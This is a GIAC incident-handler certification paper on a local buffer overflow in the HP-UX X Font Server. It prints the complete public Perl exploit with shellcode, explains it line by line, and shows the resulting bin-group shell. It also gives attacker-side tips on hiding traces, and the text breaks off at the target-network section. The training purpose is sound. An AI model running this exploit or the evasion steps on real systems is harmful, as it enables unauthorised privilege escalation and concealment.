GIAC CERTIFIED INCIDENT HANDLER

HP-UX Local X Font Server Buffer Overflow

By Daimian Woznick

Global Information Assurance Certification
Certified Incident Handler

Practical Assignment
Version 3 – Revised July 24, 2003

Date Submitted: September 27, 2004

Abstract

This paper will discuss a known buffer overflow vulnerability in the Hewlett Packard UNIX implementation of the X Window Font Server. This exploit requires the attacker to already have access to the system and through it the attacker will acquire group bin access. The details of this attack will be given and then the paper will focus on the incident handler's viewpoint of the attack. The paper will finish with the lessons learned and how the attack could have been circumvented.

Table of Contents

Statement of Purpose

The attack being performed in this paper requires the attacker to already have access to the server. This local exploit results in privilege escalation resulting in access to the system group bin.

Since this exploit is local, the attacker being mentioned will be a user of the system that has properly approved access. However, this user has malicious intent and therefore is attempting to receive additional access on the server. This malicious intent could stem from many factors but for this example we will say that the employee did not receive the promotion that was expected and wants to get even with the company.

The paper will walk through the steps needed for this user to gain the additional privilege. The paper will then focus on what the attacker can do with this additional access.

The attack will then be seen from the security analyst's viewpoint who will be the incident handler in this scenario. The paper will discuss all the steps of the incident handling process and what is accomplished in each.

This attack was performed in a lab environment where the server does not have the patch that resolves the problem installed. The attack will show the ease of exploit and subsequent privilege escalation by authorized users of the system. The incident handling process will show the difficulty encountered by security analysts in preparing for, identifying, containing, eradicating, and recovering from an attack. This process will then detail the steps that can be performed to ensure this attack will not occur again.

The Exploit

Exploit Name

The following table identifies the name of the exploit that will be used on the target system by the attacker. The security advisory information is also included for reference.

Name	HP-UX Local X Font Server Buffer Overflow Vulnerability	
Common Vulnerabilities and Exposures Number	None	
Hewlett Packard Security Bulletin	None	
CERT Advisory	None	
BugTraq ID	10551	June 15, 2004
Secunia Advisory ID	SA11893	June 18, 2004
SecurityTracker Alert ID	1010529	June 18, 2004

As can be seen from above, this exploit did not have a Common Vulnerabilities and Exposures (CVE) number assigned. The maker of the operating system, Hewlett Packard, did not release a security bulletin and CERT did not issue an advisory. However, BugTraq, Secunia, and SecurityTracker all released this vulnerability to the public. The ID number associated with the vulnerability as well as the date released are identified in the above table.

The following table identifies other releases of this vulnerability to the public as well as the published date.

Symantec Vulnerability Assessment 1.0 Vulnerability Updates	June 30, 2004
Beyond-Security's SecuriTeam.com	July 13, 2004

US-CERT Cyber Security Bulletin (SB04-175)	June 23, 2004

This exploit was originally discovered by watercloud on March 10, 2003 as part of the Xfocus Team. The exploit was tested at the time on the HPUX 11.00 operating system.

Operating System

Since the discovery of this vulnerability the vulnerable versions of the operating system have been updated to the following list as reported on the BugTraq vulnerability report.

HP-UX 7.0	HP-UX 9.4	HP-UX 10.20 SIS
HP-UX 7.2	HP-UX 9.5	HP-UX 10.20 Series 700
HP-UX 7.4	HP-UX 9.6	HP-UX 10.20 Series 800
HP-UX 7.8	HP-UX 9.7	HP-UX 10.24
HP-UX 8.0	HP-UX 9.8	HP-UX 10.26
HP-UX 8.1	HP-UX 9.9	HP-UX 10.30
HP-UX 8.2	HP-UX 9.10	HP-UX 10.34
HP-UX 8.4	HP-UX 10.0	HP-UX 11.0
HP-UX 8.6	HP-UX 10.1	HP-UX 11.11
HP-UX 8.8	HP-UX 10.8	HP-UX 11.20
HP-UX 8.9	HP-UX 10.9	HP-UX 11.22
HP-UX 9.0	HP-UX 10.10	HP-UX 11.23
HP-UX 9.1	HP-UX 10.16	
HP-UX 9.3	HP-UX 10.20	

As can be seen from the above table, this vulnerability has been part of the X Font Server for a long time. The X Font Server for HP-UX 11.0 and more recent versions of the operating system have already been patched. However, Hewlett Packard does not create patches for any of the operating system versions before HP-UX 11.0 so these are still vulnerable.

As stated earlier in this paper, Hewlett Packard did not release a security bulletin for this vulnerability. The security bulletins released on the xfs utility are:

SSRT2429 – Potential Security Vulnerability in xfs
SSRT4773 – HP-UX xfs and stmkfont Remote Unauthorized Access

Both of these security bulletins discuss vulnerabilities that are exploited remotely. The first bulletin was published as a result of CERT Advisory CA-2002-34. Hewlett Packard also released the following bulletin:

SSRT3472 – Potential Unauthorized Access with stmkfont

This security bulletin discusses a buffer overflow vulnerability that is similar to the exploit being used in the paper. The stmkfont utility is used to generate the fonts for the X Server. The exploit also gives group bin access to the attacker. However, none of these bulletins discuss the exploit being used on the xfs utility.

Instead of publishing a security bulletin, Hewlett Packard just released the patches to fix the vulnerability. The following are the patches for the versions of the operating system that are still supported.

OS Version	Patch Number	Patch Description	Creation Date	Published Date
HP-UX 11.0	PHSS_31178	S700_800 11.00 X Font Server Patch	July 16, 2004	July 20, 2004
HP-UX 11.11	PHSS_31179	S700_800 11.11 X Font Server Patch	July 15, 2004	July 20, 2004
HP-UX 11.22	PHSS_31180	S700_800 11.22 X Font Server Patch	July 15, 2004	July 20, 2004
HP-UX 11.23	PHSS_31181	S700_800 11.23 X Font Server Patch	July 15, 2004	July 20, 2004

The attack that will be used for this paper will be accomplished on a server with the HP-UX 11.0 operating system installed without the patch, PHSS_31178, being installed.

Application

To understand the exploit, the attacker must first understand the application that is being attacked. The xfs utility that is being exploited is the X Window System Font Server on the HP-UX operating system.

Before understanding the X Font Server, the attacker first learns what the X Window system is. Originally, this system was developed at the Massachusetts Institute of Technology (MIT). This system is a protocol, which we will refer to as the X protocol, that allows an application to output to a bitmapped display and to also accept input from that display. Some examples of this display are a dedicated workstation that does not have a hard disk or an X client application that is running on a system that already has an operating system. In any case, the X client will not have its own operating system so therefore relies solely on the X Window system to provide the operating system. This operating system is a set of windows given to the client. Each client can have multiple windows and the server can have multiple clients. The server would then handle all the transactions while tracking each client and its open windows. The client can also have open connections to several X Windows servers. Therefore, the client needs to track all its open windows.

When the client is communicating with the server, the server executes that client's requests on a First In First Out (FIFO) basis. However, the server as a whole will process the requests from multiple clients in any order with each client's requests being handled on a FIFO basis. The client relies on the server to either execute something or display something to the terminal. It is this act of displaying to the terminal that the X Window System Font Server gets involved.

The font files that are used with the X Window System are basically a collection of images that look the same (i.e. the same font). The images are scalable so therefore separate files are not needed for different font sizes. This is more convenient and saves disk space but it is slow when the disk on the server is constantly being accessed for new font files. The solution to this problem was first available in release 5 of the X Window System. The solution was to separate the functions of the X Window Server and thereby creating the X Window System Font Server. This font server has the responsibility of supplying the fonts needed to the display servers and therefore reducing the load put on the X Window Server.

The X Window Server or the clients may now communicate with multiple X Font Servers. A user on the system may also want to start a personal X Font Server. They may need to do this if a specific font is unavailable on the servers they are currently connected to.

Variants

As mentioned earlier in this paper, there are other exploits available in the X Window system. There is even another known local buffer overflow exploit. However, there are no known variants of this attack on the X Font Server.

Description

Even though all the font files installed with the HP-UX 11.0 operating system are set to be accessible by anyone on the system, the X Font Server is set to have Set GID (SGID) bit turned on. This means that anyone executing the file will have group bin (the file is owned by the group bin) access during the duration of the execution. Since the execution of the file results in an escalation in privilege it is very important that the execution cannot be exploited. Unfortunately, in this example the user executing has the opportunity to overflow the buffer. When done correctly, this overflow results in a new command shell being opened for the user with group bin access.

The utility being exploited is xfs which is found under the /usr/bin/X11 directory. The file has read and execute permission set for the owner (bin account), the group (bin group), and the world (everyone on the server). Since the SGID bit was turned on, anyone executing the program will receive group bin access for the execution.

To completely understand the exploit, the attacker must also understand what it means to overflow the buffer. This method of exploit is known as a stack buffer overflow but is more commonly known as just buffer overflow.

The stack that is being referred to is a reserved portion of memory that the system uses to “take notes” about processes and processing. The flow of the stack is last in first out (LIFO). A common example used to explain LIFO is a stack of plates at a restaurant. The last plate on the stack is the first one to be taken off. One item that makes use of the stack is a function, or subroutine. The function is used in programming to separate the code into more workable components or allow the code in the function to be reused. When executing a program with functions, the execution starts with the main routine. When a function is called within the program the system writes down information for itself in the stack so it knows where to come back to in the program. The following “human code” will allow this to be comprehended better.

Main Routine

Perform various processing

Call the function, Function 1, while passing the data stored in Variable 1

Exit the program after control is returned from function

Function 1

Set the function variable’s attributes such as size (Function Variable 1)

Store the buffer (Variable 1) into the function’s variable

Perform various processing

Return control to the main routine where the program will exit

The above example would be considered normal execution. The stack in this example would look like the following.

Bottom of Memory	Function Buffer	Space for the function to store its local variables (Function Variable 1)
Stack is filled from top of memory to bottom of memory	Frame Pointer	The pointer used by the system for help in the stack
	Return Pointer	The pointer to the main routine where the function was called
Top of Memory	Data passed to function	Any data that the main procedure passed to the function

When the system accesses the data on the stack it must first grab the function buffer because it is LIFO. The system does not really delete this data because it would not be efficient. Instead the pointer for the top of the stack is changed to a different value. The frame pointer is then removed from the stack. The return pointer is then given back to the processor to resume where it left off. The remainder of the stack is removed and the stack is empty once again. In this scenario, the return pointer is the item of interest. To see how important this is, the following "human code" will take the example above but place a buffer overflow in it.

Main Routine

Perform various processing

Create Variable 1 with 100 junk characters

Call the function, Function 1, while passing the data stored in Variable 1

Exit the program after control is returned from function

Function 1

Set the function variable's attributes (size = 25) (Function Variable 1)

Store the buffer (Variable 1) into the function's variable (75 too large)

Perform various processing

Return control to the main routine where the program will exit

In the above example, the variable created by the main routine (input by the user of the program) was 100 characters long. This variable was placed into a variable in the function, which was set to hold only 25 characters. Since none of these were checked before being placed on the stack, there are 75 characters set to overflow the buffer on the stack. This will overwrite the buffer, the frame pointer and the return pointer. This in itself will not exploit the program because the return pointer was overwritten with junk, which will most likely crash the program because of a segmentation violation. This is actually a good signal for an attacker that the program is vulnerable to a buffer overflow attack.

The real attack is when the attacker figures out where in the junk to place certain data. This junk data is often referred to as the NOP sled. In our example above, what if the attacker would place a command and then overwrite the return pointer to point to that command. Remember, the buffer was not removed only the pointer was changed to point to somewhere else. Now the program would send the overwritten return pointer back to the system. The system would then execute the command instead of returning to the main routine. The command most used in the buffer is a new shell. This new shell would then be started with the same access as the program. This is why buffer overflow attacks target privileged programs in the operating system. The following is the new stack as would be seen after the attack.

Bottom of Memory	Function Buffer with new shell creation command	Space for the function to store its local variables (Function Variable 1) overflowed by the function
Stack is filled from top of memory to bottom of memory	Frame Pointer overwritten by large buffer	The pointer used by the system for help in the stack but is now corrupted by the overflow
	New Return Pointer	The overwritten pointer to the new shell creation command that is stored in the function buffer
Top of Memory	Data passed to function	Any data that the main procedure passed to the function

Many non-programmers may be confused how the programming language allows this to happen. The problem is not just the programming language but the person programming. In the examples above, the buffer was set to 25 characters while the data pushed was 100 characters. The programmer could easily setup the program to check the data being pushed to ensure that it is not larger than the buffer allocated. Otherwise, the programmer has just created a potential vulnerability.

The buffer overflow vulnerability has been around for a long time. There was an article written in 1999 for CNet News.com that stated the following.

> *"Buffer overflows have been the most common form of security vulnerability for the past 10 years," according to a new paper published by the Oregon Graduate Institute of Science & Technology (OGI) and funded in part by the Defense Advanced Research Projects Agency (DARPA).* (Festa)

As can be seen, the buffer overflow vulnerability has been a major problem since at least 1989. Even before that it was a problem but just not as widespread. The Internet worm of 1988, often called the Morris Worm, is one such example. This worm exploited the finger daemon on UNIX servers running a variant of the BSD UNIX operating system. The following excerpt comes from a paper that explains this worm in comprehensive detail and should be consulted when one is learning about computer attacks.

> *The attack via the finger daemon was somewhat more subtle. A connection was established to the remote finger server daemon and then a specially constructed string of 536 bytes was passed to the daemon, overflowing its input buffer and overwriting parts of the stack…*
>
> *…this resulted in the worm connected to a remote shell via the TCP connection.* (Spafford 9)

To understand the buffer overflow attack one can analyze the Morris worm and how it attacked the finger daemon. At the time, the fingerd program contained the following code.

```
char line[512];
…
line[0] = '/0';
gets(line);
```

The fingerd program used the system call *gets* which had no checking before assigning the value from the buffer to the array *line*. Since the array was limited to 512 bytes (*char line[512];*) and the Morris worm used 536 bytes, the stack was overflowed thereby corrupting it. However, with the worm, this corruption ended up with the fingerd program being "tricked" into executing a new shell. Since the finger daemon always ran with root account privileges, the worm now had access to the entire system. Fortunately the worm was only to break in to system and not destroy or corrupt data on the servers.

Soon after this attack, most of the people responsible for the programming of UNIX and its network services went through their code to ensure that this vulnerability could not be found in any other network service. Spafford warned in his paper that the other system calls in UNIX that wrote to buffers without checking first were also potentially vulnerable and should be checked. But as the years have passed we see that this advice was not been taken that seriously. (Garfinkel 500-502)

Another major buffer overflow attack was the "Code Red" worm in 2001. There were two CERT advisories published about the worm. The first was published on June 19, 2001. This advisory detailed the buffer overflow vulnerability in the Microsoft Internet Information Services (IIS). A link to this advisory can be found in the References section of this paper. The second advisory was published on July 19, 2001. This advisory discussing the "Code Red" worm that exploited the vulnerability in IIS. The following is an excerpt from the second CERT advisory.

> *Upon a successful connection to port 80, the attacking host sends a crafted HTTP GET request to the victim, attempting to exploit a buffer overflow in the Indexing Service…* (CERT/CC, "CA-2001-19")

Further down in the CNet News.com article mentioned above, Alan Paller, who was the director of research for the System Administration, Networking and Security Institute (SANS) at the time, made the following statement.

> *"It all comes back to one programmer being careless," Paller said. "You wrote a program, asked someone for input, gave them space for a certain amount of characters, and didn't check to see if the program could take more. You are incompetent, and you are the problem. One guy making that mistake is creating all the work for the rest of us."* (Festa)

Now we see that the buffer overflow is a serious computer security problem that could be fixed but due to carelessness, not enough time, etc. programmers just aren't writing the code securely. Combined with programming languages, like C, that require the manual allocation of memory by the programmer, this problem will not likely go away any time soon. Instead we are stuck with vulnerabilities that could be very dangerous and could result in unauthorized access, denial of service, corruption of data, etc.

Although the majority of buffer overflow vulnerabilities are remotely exploitable (even some for the X Font Server itself), the exploit in this paper can only be accomplished when the attacker already has access to the server. This means that the attacker is an outsider that gained access to the system or is an authorized user of that system. It also means that the attacker will not be caught by a network Intrusion Detection System (IDS).

Although the programmer of an application is at fault for not checking the input, the operating system itself should have a way to ensure that the stack is not executable. Most modern versions of UNIX do have a way to ensure that the stack is not executable and HPUX is one of these. This feature was added in version 11.11 of the operating system and involves software and memory management hardware to analyze a program's stack for malicious activity and then will stop the attack before execution. Although this feature is available, many systems will probably not be utilizing it because some programs require the ability to execute from the stack. Most notable of these programs are some older Java programs.

Now that the buffer overflow is completely understood by the attacker, the buffer overflow attack being used in this paper can be explained. The following is the code that is widely released to exploit the X Font Server.

This code can be downloaded at
http://downloads.securityfocus.com/vulnerabilities/exploits/x_hpux_xfs.pl

```
#!/usr/contrib/bin/perl
#   Name  : x_hpux_xfs.pl
#   Exploit xfs command of HPUX to get bin gid shell.
# * Usage : perl ./x_hpux_xfs.pl
#   Discovered By watercloud 2003-03-10
#   http://www.xfocus.org (English)
#   http://www.xfocus.net (????)
#   Tested: HPUX B11.0
$BUFF="A";
$BUFF.="\x0b\x39\x02\x99"x58;
$BUFF.="\x41\x41\x41\x41\x7f\x7f\x01\x16\x7f\x7f\x01\x1c\x0b\x39\x02\x99";
$BUFF.="\x0b\x39\x02\x57\x2a\xe4\x97\x10\x28\x3b\x70\xef\x08\x37\x02\x43";
$BUFF.="\xb6\xfa\x40\x04\xb6\xf9\x40\x04\xb6\xf8\x40\x04\xe4\x60\xe0\x08";
$BUFF.="\xb6\xf6\x40\xfe\x0b\x39\x02\x99\x2b\x24\x97\x10\x28\x3b\x70\xef";
$BUFF.="\xeb\x5f\x1f\xfd\x0b\x39\x02\x99\xb7\x5a\x40\x22\x0f\x40\x12\x0e";
$BUFF.="\x08\x39\x02\x43\xe4\x60\xe0\x08\xb4\x16\x70\x16/bin/shA";
open(OUTFILE, ">/tmp/.c");
print OUTFILE "error-file=";
print OUTFILE "\x7f\x7f\x01\x10"x500;
close(OUTFILE);
exec("/usr/bin/X11/xfs -config /tmp/.c -port \'$BUFF\'");
#EOF
```

Although most buffer overflow code would be done in the C programming language, this one is done in the Perl programming language. Perl programs do not have to compiled before being executed. The libraries and executables for Perl do have to be installed on the system though before it can be run. Fortunately for the attacker, Perl will be installed on most UNIX servers. The following is a breakdown of the above code so the attacker will know exactly what the exploit is doing and why it works. The section of the code from above will be displayed and then followed by an explanation of that section.

```
#!/usr/contrib/bin/perl
```

This line is used to tell the shell what to call to have this program interpreted. The attacker may change this to the location of the Perl main executable file is located on the server. The location for this is /usr/contrib/bin/perl on the server that will be used for the attack. Subsequent releases of Perl have been placed in different locations.

```
#   Name  : x_hpux_xfs.pl
#   Exploit xfs command of HPUX to get bin gid shell.
# * Usage : perl ./x_hpux_xfs.pl
#   Discovered By watercloud 2003-03-10
#   http://www.xfocus.org (English)
#   http://www.xfocus.net (????)
#   Tested: HPUX B11.0
```

All above are comments added by the programmer of the exploit. These lines are not executed.

```
$BUFF="A";
$BUFF.="\x0b\x39\x02\x99"x58;
$BUFF.="\x41\x41\x41\x41\x7f\x7f\x01\x16\x7f\x7f\x01\x1c\x0b\x39\x02\x99";
$BUFF.="\x0b\x39\x02\x57\x2a\xe4\x97\x10\x28\x3b\x70\xef\x08\x37\x02\x43";
$BUFF.="\xb6\xfa\x40\x04\xb6\xf9\x40\x04\xb6\xf8\x40\x04\xe4\x60\xe0\x08";
$BUFF.="\xb6\xf6\x40\xfe\x0b\x39\x02\x99\x2b\x24\x97\x10\x28\x3b\x70\xef";
$BUFF.="\xeb\x5f\x1f\xfd\x0b\x39\x02\x99\xb7\x5a\x40\x22\x0f\x40\x12\x0e";
$BUFF.="\x08\x39\x02\x43\xe4\x60\xe0\x08\xb4\x16\x70\x16/bin/shA";
```

These lines in the code are creating the variable $BUFF. As mentioned in the examples above, this is the creation of the junk data, or NOP sled, with the shell creation command of /bin/sh included. The trick here is that the attacker has figured out exactly how to configure the NOP sled with the command.

To see what the $BUFF variable looks like, a simple print statement is used in the code. The output of the print statement is the following.

```
A
 9
  9
   9
    9
     9
      9
       9
```

9
9
9
9
9
9
9
9
9
9
9
9
9
9
9
9
9
9
9
9
9
9
9
9
9
9
9
9
9
9
9
9
9
9
9
9
9
9
9
9
9
9
9
9
9
9
9
9
9
9

```
                              9
                               9
                                9W*ä(;p7C¶ú@¶ù@¶ø@ä`¶ö@þ
                                              9+$(;pïë_ý
                                                        9·Z@"9Cä`´p/bin/shA
```

You can see from the output what the NOP sled actually looks like during the exploit. At the end of the output is the /bin/sh command.

```
open(OUTFILE, ">/tmp/.c");
print OUTFILE "error-file=";
print OUTFILE "\x7f\x7f\x01\x10"x500;
close(OUTFILE);
```

These lines of the exploit code are creating a file named /tmp/.c which will be a hidden directory. The /tmp directory on UNIX servers is wide open for all accounts on the server to use. Placing the dot before the file name will hide the file from regular listings of the directory (except when the root account executes the listing). Regular users will have to explicitly state that they wish to see all files in the directory. Either way, with a name of .c in the /tmp directory, this file would not really stand out. If someone was to look at this file with the cat command, there would be no output. Using the file command the user would see the file being an ascii text file. The more command can be used to take a glimpse of the file. However, the terminal hangs when looking at the contents of the file. The following is a portion of this file.

```
error-file=^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P
^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A
^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?
^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?
^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P
^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A
^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?
^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?
^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P
^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A
^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?
^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?
^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P
^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A
^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?
^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?
^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P
^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A
^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?
^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?
^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P
^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A
^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?
^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?
```

```
^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?
^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?
^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P
^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A
^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?
^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?
^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P
^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A
^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?
^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?
^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P
^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A
^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?
^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?
^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P
^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A
^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?
^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?
^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P^?^?^A^P
```

The above was the output that the more command displayed before hanging the session to the server. Now the exploit is sitting with a large buffer stored in memory as a variable and a file in the /tmp directory with the contents looking like a bunch of junk.

```
exec("/usr/bin/X11/xfs -config /tmp/.c -port \'$BUFF\'");
```

Now the code is on to the exploit where all the above pieces are put together. The xfs executable which is stored in the /usr/bin/X11 directory is being executed from within the Perl program. A little Perl knowledge would tell the attacker that the exec in Perl is telling the interpreter that the current process (the exploit program) is to be terminated and the value passed as an argument is to be started. This means that our exploit code is done with its execution and no longer needed.

The xfs utility allows three sets of input with only two being available for command line execution (the third is used by the X Font Server itself when spawning copies of itself when additional connections are being requested). The following are the options accepted as well as a brief description.

-config	This option is to be followed by the configuration file that the X Font Server will use.
-port	This option is used to tell the X Font Server which TCP port number will be used.

In the exploit, the configuration file is set to our large file that was created in the /tmp directory. The file began with "error-file=" which is one of the many parameters that can be placed in the configuration file. This specific option tells the X Font Server the file where it is to route all the error and warning messages to. Obviously the exploit is not wanting the X Font Server to be configured correctly. The port number in the exploit is set to the large buffer variable with the command shell execution in it.

#EOF

This line is another comment. This means End of File and is used by the programmer to tell the users of the program that this is the end of the code that was written for the exploit.

Now the attacker knows exactly what is going on with the program. However, the attacker wants to know what the stack looks like for this exploit. Below is a theoretical example of what the main points of the stack will look like.

Bottom of Memory	Function Buffer with new shell creation command	The function variable is accepting the input for the port number. The attacker has placed a very large value here so this section is overflowed. The new command shell, /bin/sh, is also stored here.
Stack is filled from top of memory to bottom of memory	Frame Pointer overwritten by large buffer	The pointer used by the system for help in the stack but is now corrupted by the overflow
	New Return Pointer	The overwritten pointer to the new shell creation command, /bin/sh, that is stored in the function buffer
Top of Memory	Data passed to function	Any data that the main procedure passed to the function

The attacker now wonders if this will actually work on the system because the theory is solid and follows the examples and explanations given above. To do this, the attacker makes use of the id command on the UNIX server. This utility will tell the attacker what account and group access is given to the current shell. Before the attack the attacker receives the following output from the id command (the testwoz account is the attacker's account).

```
$ id
uid=101(testwoz) gid=20(users)
```

After the exploit is executed, the attacker runs the id command again with the following output.

```
$ id
uid=101(testwoz) gid=2(bin) groups=20(users)
```

Not only does the group membership get added to, the bin group is added as the primary group for the account. The bin group is a system level group in the operating system. Some of the actions that the attacker can now accomplish with this new access will be explained in the attack section of this paper.

Signatures of the Attack

The attacker must consider what can show on the system during and after the attack that would identify the attack to anyone looking. If the attacker knows this information, the trail left behind could be potentially cleaned up.

The first item to look at is the system logger facility, syslogd, which will be explained in further detail in the Incident Handling Process section. When the configuration file for this facility is set to send all debug and info messages (equates to all messages) to the main system log file and the exploit is executed, there is no trace of the action in the file. This means that there is no signature found in the system log facility.

The next place to look for log information would be the third party security application, eTrust Access Control, installed on the system. The attacker would not know how the security application is setup so only assumptions can be made. The telltale signature for this attack would be the surrogate to the group bin by the user account. The security application could be setup to display all attempts, valid and invalid, to surrogate to this system group. Even if this is setup on the server, the attack will show up as the surrogate attempt from the xfs utility. However, if the X Font Server is used by the users on the system the event will probably go by unnoticed. So this is a possible signature depending on the setup of the security application which the attacker would not know before hand.

When the attack is executed, the running process list on the server will show signs. The following output can be seen using the ps utility on the server.

```
testwoz  1623  1622  0  09:09:29  pts/tb  0:00  -sh
testwoz  1669  1668  0  09:25:58  pts/tb  0:00
testwoz  1668  1623  0  09:25:58  pts/tb  0:00  sh -c /usr/bin/X11/xfs -config /tmp/.c
                                                -port 'A^K9^B^Y^K9^B^Y^K
```

If the administrator of the system was monitoring processes on the system, this would definitely stick out. The first process is the original command shell when the attacker logged on to the server. This process does not show the attack. The second process in the list is very odd because there is no command listed. This event would definitely stick out as something abnormal is happening on the server. The third process that shows up shows the exploit running with the buffer variable. All the junk characters in this command make it stick out as an abnormal process as well.

Even with the processes running on the system, after the attacker is done with the shell, these processes are terminated and are no longer visible with the ps utility. So this exposure is limited in time where the signature can be found.

The exploit code itself creates a bogus configuration file in the /tmp directory. This file was explained above. The file itself will remain on the server unless the attacker manually removes it. Even if the attacker does not remove the file, it is in the /tmp directory which would be routinely emptied on a lot of servers. If an administrator was to find the file, it would probably not mean much because there is too much junk in it. This exposure is not that much of an exposure either because the attacker should remove the file afterwards.

Another mistake the attacker could make is that any files created by the attacker while the group bin access is active are created with the attacker's account and the bin group owning the file. If an administrator was to find one of these files an investigation to how this ownership was allowed would begin. However, the attacker just needs to be smart and either change the group ownership on the files created, change the ownership of the file to another account such as the bin system level account, remove any files created, or just not create any files. So this exposure is also not a big deal when the attacker takes time to cover the tracks.

The Platforms/Environments

Victim's Platform

The server that will be attacked has the HPUX 11.0 operating system installed. The application in use on the system will not be attacked but is a in-house developed application.

Source Network

The source of the attack will be an insider on the network. The attacker will come from a personal computer running Windows XP. The attacker uses the a Secure Shell client to connect to the server via Secure Shell.

Target Network

